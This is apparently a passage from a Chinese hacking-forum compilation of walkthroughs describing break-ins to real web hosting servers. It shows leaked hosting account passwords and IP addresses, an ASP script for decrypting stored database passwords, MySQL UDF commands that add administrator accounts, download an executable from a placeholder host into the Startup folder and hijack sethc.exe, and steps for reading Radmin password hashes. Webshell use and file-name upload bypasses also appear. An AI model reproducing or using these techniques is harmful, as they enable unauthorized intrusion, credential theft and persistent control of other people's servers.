
<http://www.2cto.com/Article/201207/141183.html>

<http://hi.baidu.com/thinkpig007/item/8d9e83336a2d6527b3c0c55c>

大家去看看吧

7	hubeiwuhan	a123456bcd	:80:www.51b2.net :80:gongnu2.com :80:51b2.net :80:51b1.net :80:88e0.net :80:nu8.in :80:www.58oo.cn :80:58oo.cn :80:88p4.cn :80:www.88p4.cn	D:\webhost\hubeiwuhan\web
8	jingtuwang	a123456bcd	:80:jingtuwang.www.npointhost.com :80:www.jingtuwang.net :80:jingtuwang.net	D:\webhost\jingtuwang\web
9	ND19_rptp	nP0InT19xND19_rptp	8014:59.188.236.41	C:\Program Files\NpointSoft\npointhost1.9.6\web
10	gongnuniwei	a123456bcd	:80:gongnuniwei.www.npointhost.com :80:www.120nu.com :80:120nu.com :80:www.94baidu.com :80:94baidu.com :80:17a0.org :80:www.17a0.org :80:www.xiongqilian168.com :80:xiongqilian168.com :80:www.wangzhe168.net :80:wangzhe168.net :80:www.gn14.com :80:gn14.com :80:www.18qz.com	D:\webhost\gongnuniwei\web


看这个图, 一般 N 点虚拟主机的目录都在这里,
哈哈我的人品爆发..正好我的 ASPX 能 IIS 探测
我进 N 点虚拟的目录简单看了 1 下。



Sa 123456 当时我傻把垃圾的就去链接 mysql 结果链接失败

于是我又去仔细看了一下度娘给的资料

于是我把 N 点的数据库下载了出来。



数据库查看密码工具拿出来看了一下，

root	
WSJOSKW4QQFQ9CONBFOQ0JYWQ@GD...	

Root 当时我一看就兴奋啊，于是我点开了密码一看，蛋疼啊

HFAPM5G152K13CW9HY90JRRQU@KAIMNDLHBC@NGKGLNMIIMLHFCACHFEF
HBDHKJHJHCLDHCBHBJBCHNELHIGDDBHBCOFAEOBFDEHHKENGAAOKNFK A
ABGNEA@GBNALABDGJCOMLFLINLMKEEOAHDAAKC@KNIJKOKBMNOEJJIN
OMGCGKDJFDNIDCNILIDKEELLEHDNLHDMKHGLNKABANI@N@C

哦买噶。加密了。

由于我能直接 能翻到 n点管理平台 目录 所以我就 修改了一个登陆 语句 就进去了。瞎翻了下发现也不是那么好玩(后来提完权 闲着没事 仔细的看了下 发现是可以直接拿服务器权限 并不是像n点官方宣传的那样进了管理页面也不能拿到服务权限。)我直接用了最管用的办法 下载n点管理平台的数据库。通过数据 顺利 找到 sa 密码 和root 密码。

sa 和root 所在的表hosts :


密码都是 特殊加密的 不是常见的 如 : JATEA@IOCBGMIBHDKCPCJIDNJFFCEF@KDNFMLOOMILHL@E

解密方法 如下 :


```
<!--#include file="inc/conn.asp" -->
<!--#include file="inc/siteinfo.asp" -->
<!--#include file="inc/char.asp" -->
<%
set iishost=server.CreateObject("npoint.host")
x=iishost.Eduserpassword("JATEA@IOCBGMIBHDKCPCJIDNJFFCEF@KDNFMLOOMILHL@E",0)
response.write x
%>
```

将此文件 保存至 n点的 web 目录 任意.asp结尾的 文件 然后访问


于是我照着资料操作。当时把改好的 asp 准备传到 N 点的根目录。可是蛋疼的问题又出来了，不让我写，哎，于是我去找大牛问问怎么办，大牛说本地搭建一个环境。我当时听了就下气了，我根本就不了解 N 点。怎么办啊，于是我想到 ASP 木马有个工具是远程下载，哈哈、当时把我准备好的 ASP 文件传到 SHELL 目录里面然后用 ASP 木马的远程下载功能下载到了 N 点的目录里面




这个 mima.asp 文件就是我修改好的文件，人品爆发啊。既然成功了。我立马打开 <http://59.188.236.41/mima.asp>




哦买噶，终于出来，马上打开我的 PHP 木马用 MYSQL 提权这个功能连接



查看一下端口，他把 3389 的端口改成了 33890
哈哈，马上添加用户



结果成功了哈哈。远程链接去



OK 成功了

第7节 在 CMDSHELL 无法执行情况下 MYSQL 的提权

作者: Tr0jan

来自: 法客论坛-F4ckTeam

地址: <http://team.f4ck.net>

.....

MYSQL5.5 如果没有 LIB 目录权限允许的情况下, 可以新建, 在此帖子中可以正常导出 DLL,

自带命令:

创建cmdshell 提交

自定义SQL语句:



回显结果:



SQL语句:select cmdshell('net user \$darkmoon 123456 /add & net localgroup administrators \$darkmoon /add')
Shell无法启动,GetLastError=Shell无法启动,GetLastError=Shell□

但是执行 CMDSHELL 的时候, 执行出错, 我们在这里有两个方法可以考虑

1、利用 downloader 函数, 下载一个木马或者脚本到启动项

Create Function downloader returns string soname 'moonudf.dll';

select downloader("http://www.xx.com/xx.exe","C:\\Documents and Settings\\All Users\\「开始」菜单\\程序\\启动\\a.exe");

然后利用 SHUT 函数重启服务器

create function shut returns string soname 'moonudf.dll'

select shut('reboot');

但是在这个 SHELL 中, 无法下载到启动项没有权限。

2、利用 regwrite 和 regread 函数劫持 Sethc.exe

. Create Function regread returns string soname 'moonudf.dll';

Select regread("HKEY_LOCAL_MACHINE","SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\sethc.exe","debugger")

自定义SQL语句:


执行

回显结果:

```
SQL语句:select regread
('HKEY_LOCAL_MACHINE','SOFTWARE\\Microsoft\\Windo
ws NT\\CurrentVersion\\Image File Execution
Options\\sethc.exe','debugger')


C:\\WINDOWS\\system32\\sethc.exe
```

可以看到已经被劫持了, 我们重新写入注册表, 首先上传我们的 CMD.EXE



利用 regwrite 写入

- ①Create Function regwrite returns string soname 'moonudf.dll';
 - ②select regwrite("HKEY_LOCAL_MACHINE","SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\sethc.exe","debugger","REG_SZ","C:\\tmp\\cmd.exe");
- 登陆服务器



第8节 Radmin 提权服务器过程

作者: slip2008

来自: 法客论坛-F4ckTeam

地址: <http://team.f4ck.net>

.....

Asp 的权限太低了, 换了 .net 脚本吧, 执行命令应该不成问题。


```
*] 基本信息 [ C:\D:E\F: ]

C:\web\> netstat -an | find "ESTABLISHED"

TCP 202.113.9.80:80 123.62.24.168:6853 ESTABLISHED
TCP 202.113.9.80:80 180.153.240.69:47434 ESTABLISHED
TCP 202.113.9.80:80 183.31.86.210:31451 ESTABLISHED
TCP 202.113.9.80:80 183.31.86.210:31456 ESTABLISHED
TCP 202.113.9.80:80 183.31.86.210:31458 ESTABLISHED
TCP 202.113.9.80:80 183.31.86.210:31459 ESTABLISHED
TCP 202.113.9.80:80 183.31.86.210:31460 ESTABLISHED
TCP 202.113.9.80:443 123.62.24.167:18246 ESTABLISHED
TCP 202.113.9.80:443 123.62.24.167:29533 ESTABLISHED
```

察看下在开放的端口

收集一下主机信息吧。有惊喜, 看到了 radmin , 看一下版本, 是不是 2.X 的。



radmin 2.1

直接注册表中的读取端口和密码, 然后用 radminhash 版本就可以登录哈。上图不多说。

reg query "HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameter

HKEY_LOCAL_MACHINE\SYSTEM\RAAdmin\v2.0\Server\Parameters

```
NTAuthEnabled    REG_BINARY    00000000
Parameter        REG_BINARY    59289B09A5338F60CF54D3B1EE5B20FC
Port             REG_BINARY    BB010000
Timeout          REG_BINARY    0A000000
EnableLogFile     REG_BINARY    00000000
LogFilePath       REG_SZ      c:\logfile.txt
FilterIp          REG_BINARY    00000000
DisableTrayIcon   REG_BINARY    00000000
AutoAllow         REG_BINARY    00000000
AskUser           REG_BINARY    00000000
EnableEventLog    REG_BINARY    00000000
```

```
D:\>reg query "HKEY_LOCAL_MACHINE\SYSTEM\RAAdmin\v2.0\Server\Parameters"

HKEY_LOCAL_MACHINE\SYSTEM\RAAdmin\v2.0\Server\Parameters
NTAuthEnabled    REG_BINARY    00000000
Parameter        REG_BINARY    59289B09A5338F60CF54D3B1EE5B20FC
Port             REG_BINARY    BB010000
Timeout          REG_BINARY    0A000000
EnableLogFile     REG_BINARY    00000000
LogFilePath       REG_SZ      c:\logfile.txt
FilterIp          REG_BINARY    00000000
DisableTrayIcon   REG_BINARY    00000000
AutoAllow         REG_BINARY    00000000
AskUser           REG_BINARY    00000000
EnableEventLog    REG_BINARY    00000000
```

端口和密码

接着就是换算端口了, 打开计算器, 点十六进制, 然后输入 01BB (注意是从后往前进行输入)




计算端口




最后的端口是 443

最后把 59289B09A5338F60CF54D3B1EE5B20FC 换算成小写字母

59289b09a5338f60cf54d3b1ee5b20fc 直接例如，如下图所示



直接登陆进服务器



最终通过 winlogonhack 把密码抓取了进来，其中使用了 Saminsde，minikaz 提权神器，都无法抓取到相应的 hash 。

第9节 记一次突破安全狗传马提权

作者：ali

来自：法客论坛-F4ckTeam

地址：<http://team.f4ck.net>

.....

提示成功菜刀连接之

目录 (7), 文件 (81)	名称	时间
free	ad	2012-08-26 01:27:06
adshy	admin	2012-08-26 01:27:06
ad	bbs	2012-08-26 01:27:06
admin	bdatebase	2012-08-26 01:27:06
bbs	cnsu.cn	2012-08-26 12:04:39
bdatebase	down	2012-08-26 01:27:06
cnsu.cn	webadmin	2012-08-26 01:27:07
down	0.asp	2012-08-29 02:12:05
webadmin	1.aspx	2012-10-02 12:11:50
	1.jpg	2012-08-08 23:07:19
	11.asp	2012-08-29 02:22:27
	222.jpg	2012-08-08 23:07:19
	404.php	2012-09-08 21:46:29
	;9.php;9.jpg	2012-10-06 19:59:48
	;90sec.asp;90sec.jpg	2012-08-29 17:18:34
	;92c.asp;92c.jpg	2012-10-02 12:34:10
	;9c.asp;9c.jpg	2012-09-08 20:59:41
	;9c.aspx;9c.jpg	2012-08-29 17:07:46
	;a.php;a.jpg	2012-10-02 14:50:23
	;c.asp;c.jpg	2012-10-02 14:31:27
	;c.php;c.jpg	2012-10-02 16:11:45
	;sec.asp;sec.jpg	2012-08-29 17:34:16

试试能不能执行命令。

```
[*] 磁盘列表 [ C:D:E:F:G: ]  
G:\free\adshy\> ver  
[Err] ActiveX 部件不能创建对象  
G:\free\adshy\> |
```

组件被删了，上个大马试试

探测支持 php.

扫了下端口

127.0.0.1:21.....开放

127.0.0.1:1433.....开放

127.0.0.1:3389.....关闭

127.0.0.1:43958.....开放

127.0.0.1:3306.....开放

